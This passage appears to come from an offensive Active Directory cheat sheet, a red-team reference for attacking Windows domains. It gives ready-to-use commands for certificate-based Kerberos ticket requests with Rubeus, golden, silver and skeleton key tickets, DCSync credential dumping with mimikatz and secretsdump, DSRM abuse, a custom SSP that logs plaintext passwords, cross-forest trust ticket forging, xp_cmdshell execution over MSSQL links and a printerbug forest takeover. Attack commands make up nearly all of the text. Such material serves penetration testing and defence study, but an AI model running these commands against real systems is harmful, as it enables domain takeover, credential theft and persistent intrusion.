
-----BEGIN CERTIFICATE-----
BIIEogIBOmgAwIbSe[...]
[...]
[...]
-----END CERTIFICATE-----
```

#Utilize `openssl` to Convert to PKCS #12 Format

The `openssl` command can be utilized to convert the certificate file into PKCS #12 format (you may be required to enter an export password, which can be anything you like).

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider
v1.0" -export -out cert.pfx
```

Once the `cert.pfx` file has been exported, upload it to the compromised host (this can be done in a variety of ways, such as with Powershell, SMB, `certutil.exe`, Cobalt Strike's upload functionality, etc.)

After the `cert.pfx` file has been uploaded to the compromised host, Rubeus can be used to request a Kerberos TGT for the DA account which will then be imported into memory.

```
.\Rubeus.exe asktht /user:<Domain Admin AltName> /domain:<domain.com> /dc:<Domain
Controller IP or Hostname> /certificate:<Local Machine Path to cert.pfx> /nowrap
/ptt
```

This should result in a successfully imported ticket, which then enables an attacker to perform various malicious acitivities under DA user context, such as performing a DCSync attack.

No PAC

- sAMAccountname Spoofing Exploitation of CVE-2021-42278 and CVE-2021-42287
- Weaponisation of CVE-2021-42287/CVE-2021-42278 Exploitation of CVE-2021-42278 and CVE-2021-42287
- noPAC C# tool to exploit CVE-2021-42278 and CVE-2021-42287

- sam-the-admin Python automated tool to exploit CVE-2021-42278 and CVE-2021-42287
- noPac Evolution of "sam-the-admin" tool

Domain Persistence

Golden Ticket Attack

```
#Execute mimikatz on DC as DA to grab krbtgt hash:
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -ComputerName <DC'sName>

#On any machine:
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator
/domain:<DomainName> /sid:<Domain's SID> /krbtgt:
<HashOfkrbtgtAccount>   id:500 /groups:512 /startoffset:0 /endin:600
/renewmax:10080 /ptt"'
```

DCsync Attack

```
#DCsync using mimikatz (You need DA rights or DS-Replication-Get-Changes and DS-
Replication-Get-Changes-All privileges):
Invoke-Mimikatz -Command '"lsadump::dcsync /user:<DomainName>\<AnyDomainUser>"'

#DCsync using secretsdump.py from impacket with NTLM authentication
secretsdump.py <Domain>/<Username>:<Password>@<DC'S IP or FQDN> -just-dc-ntlm

#DCsync using secretsdump.py from impacket with Kerberos Authentication
secretsdump.py -no-pass -k <Domain>/<Username>@<DC'S IP or FQDN> -just-dc-ntlm
```

Tip:
/ptt -> inject ticket on current running session
/ticket -> save the ticket on the system for later use

Silver Ticket Attack

```
Invoke-Mimikatz -Command '"kerberos::golden /domain:<DomainName> /sid:<DomainSID>
/target:<TheTargetMachine> /service:
<ServiceType> /rc4:<TheSPN's Account NTLM Hash> /user:<UserToImpersonate> /ptt"'
```

SPN List

Skeleton Key Attack

```
#Exploitation Command runned as DA:
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName <DC's
FQDN>

#Access using the password "mimikatz"
Enter-PSSession -ComputerName <AnyMachineYouLike> -Credential
<Domain>\Administrator
```

DSRM Abuse

WUT IS DIS?: Every DC has a local Administrator account, this accounts has the DSRM password which is a SafeBackupPassword. We can get this and then pth its NTLM hash to get local Administrator access to DC!

```
#Dump DSRM password (needs DA privs):
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -ComputerName <DC's
Name>

#This is a local account, so we can PTH and authenticate!
#BUT we need to alter the behaviour of the DSRM account before pth:
#Connect on DC:
Enter-PSSession -ComputerName <DC's Name>

#Alter the Logon behaviour on registry:
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name
"DsrmAdminLogonBehaviour" -Value 2 -PropertyType DWORD -Verbose

#If the property already exists:
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name
"DsrmAdminLogonBehaviour" -Value 2 -Verbose
```

Then just PTH to get local admin access on DC!

Custom SSP

WUT IS DIS?: We can set our on SSP by dropping a custom dll, for example mimilib.dll from mimikatz, that will monitor and capture plaintext passwords from users that logged on!

From powershell:

```
#Get current Security Package:
$packages = Get-ItemProperty
"HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -Name 'Security Packages' |
select -ExpandProperty  'Security Packages'

#Append mimilib:
$packages += "mimilib"

#Change the new packages name
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\OSConfig\" -Name
'Security Packages' -Value $packages
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name 'Security
Packages' -Value $packages

#ALTERNATIVE:
Invoke-Mimikatz -Command '"misc::memssp"'
```

Now all logons on the DC are logged to -> C:\Windows\System32\kiwissp.log

Cross Forest Attacks

Trust Tickets

WUT IS DIS ?: If we have Domain Admin rights on a Domain that has Bidirectional Trust relationship with an other forest we can get the Trust key and forge our own inter-realm TGT.

⚠ The access we will have will be limited to what our DA account is configured to have on the other Forest!

- Using Mimikatz:

```
#Dump the trust key
Invoke-Mimikatz -Command '"lsadump::trust /patch"'
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

#Forge an inter-realm TGT using the Golden Ticket attack
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator
/domain:<OurDomain> /sid:
<OurDomainSID> /rc4:<TrustKey> /service:krbtgt /target:<TheTargetDomain>
/ticket:
<PathToSaveTheGoldenTicket>"'
```

  ❗ Tickets -> .kirbi format

  Then Ask for a TGS to the external Forest for any service using the inter-realm TGT and access the resource!

- Using Rubeus:

```
.\Rubeus.exe asktgs /ticket:<kirbi file> /service:"Service's SPN" /ptt
```

Abuse MSSQL Servers

- Enumerate MSSQL Instances: `Get-SQLInstanceDomain`
- Check Accessibility as current user:
- `Get-SQLConnectionTestThreaded`
  `Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose`
- Gather Information about the instance: `Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose`
- Abusing SQL Database Links:
  WUT IS DIS?: A database link allows a SQL Server to access other resources like other SQL Server. If we have two linked SQL Servers we can execute stored procedures in them. Database links also works across Forest Trust!

Check for existing Database Links:

```
#Check for existing Database Links:
#PowerUpSQL:
Get-SQLServerLink -Instance <SPN> -Verbose

#MSSQL Query:
select * from master..sysservers
```

Then we can use queries to enumerate other links from the linked Database:

```
#Manualy:
select * from openquery("LinkedDatabase", 'select * from master..sysservers')

#PowerUpSQL (Will Enum every link across Forests and Child Domain of the Forests):
Get-SQLServerLinkCrawl -Instance <SPN> -Verbose

#Then we can execute command on the machine's were the SQL Service runs using
xp_cmdshell
#Or if it is disabled enable it:
EXECUTE('sp_configure "xp_cmdshell",1;reconfigure;') AT "SPN"
```

Query execution:

```
Get-SQLServerLinkCrawl -Instace <SPN> -Query "exec master..xp_cmdshell 'whoami'"
```

Breaking Forest Trusts

WUT IS DIS?:
TL;DR
If we have a bidirectional trust with an external forest and we manage to compromise a machine on the local forest that has enabled unconstrained delegation (DCs have this by default), we can use the printerbug to force the DC of the external forest's root domain to authenticate to us. Then we can capture it's TGT, inject it into memory and DCsync to dump it's hashes, giving ous complete access over the whole forest.

Tools we are going to use:

- Rubeus
- SpoolSample
- Mimikatz

Exploitation example:

```
#Start monitoring for TGTs with rubeus:
Rubeus.exe monitor /interval:5 /filteruser:target-dc$

#Execute the printerbug to trigger the force authentication of the target DC to
our machine
SpoolSample.exe target-dc$.external.forest.local dc.compromised.domain.local

#Get the base64 captured TGT from Rubeus and inject it into memory:
Rubeus.exe ptt /ticket:<Base64ValueofCapturedTicket>
```

```
#Dump the hashes of the target domain using mimikatz:
lsadump::dcsync /domain:external.forest.local /all
```

Detailed Articles:

- Not A Security Boundary: Breaking Forest Trusts
- Hunting in Active Directory: Unconstrained Delegation & Forests Trusts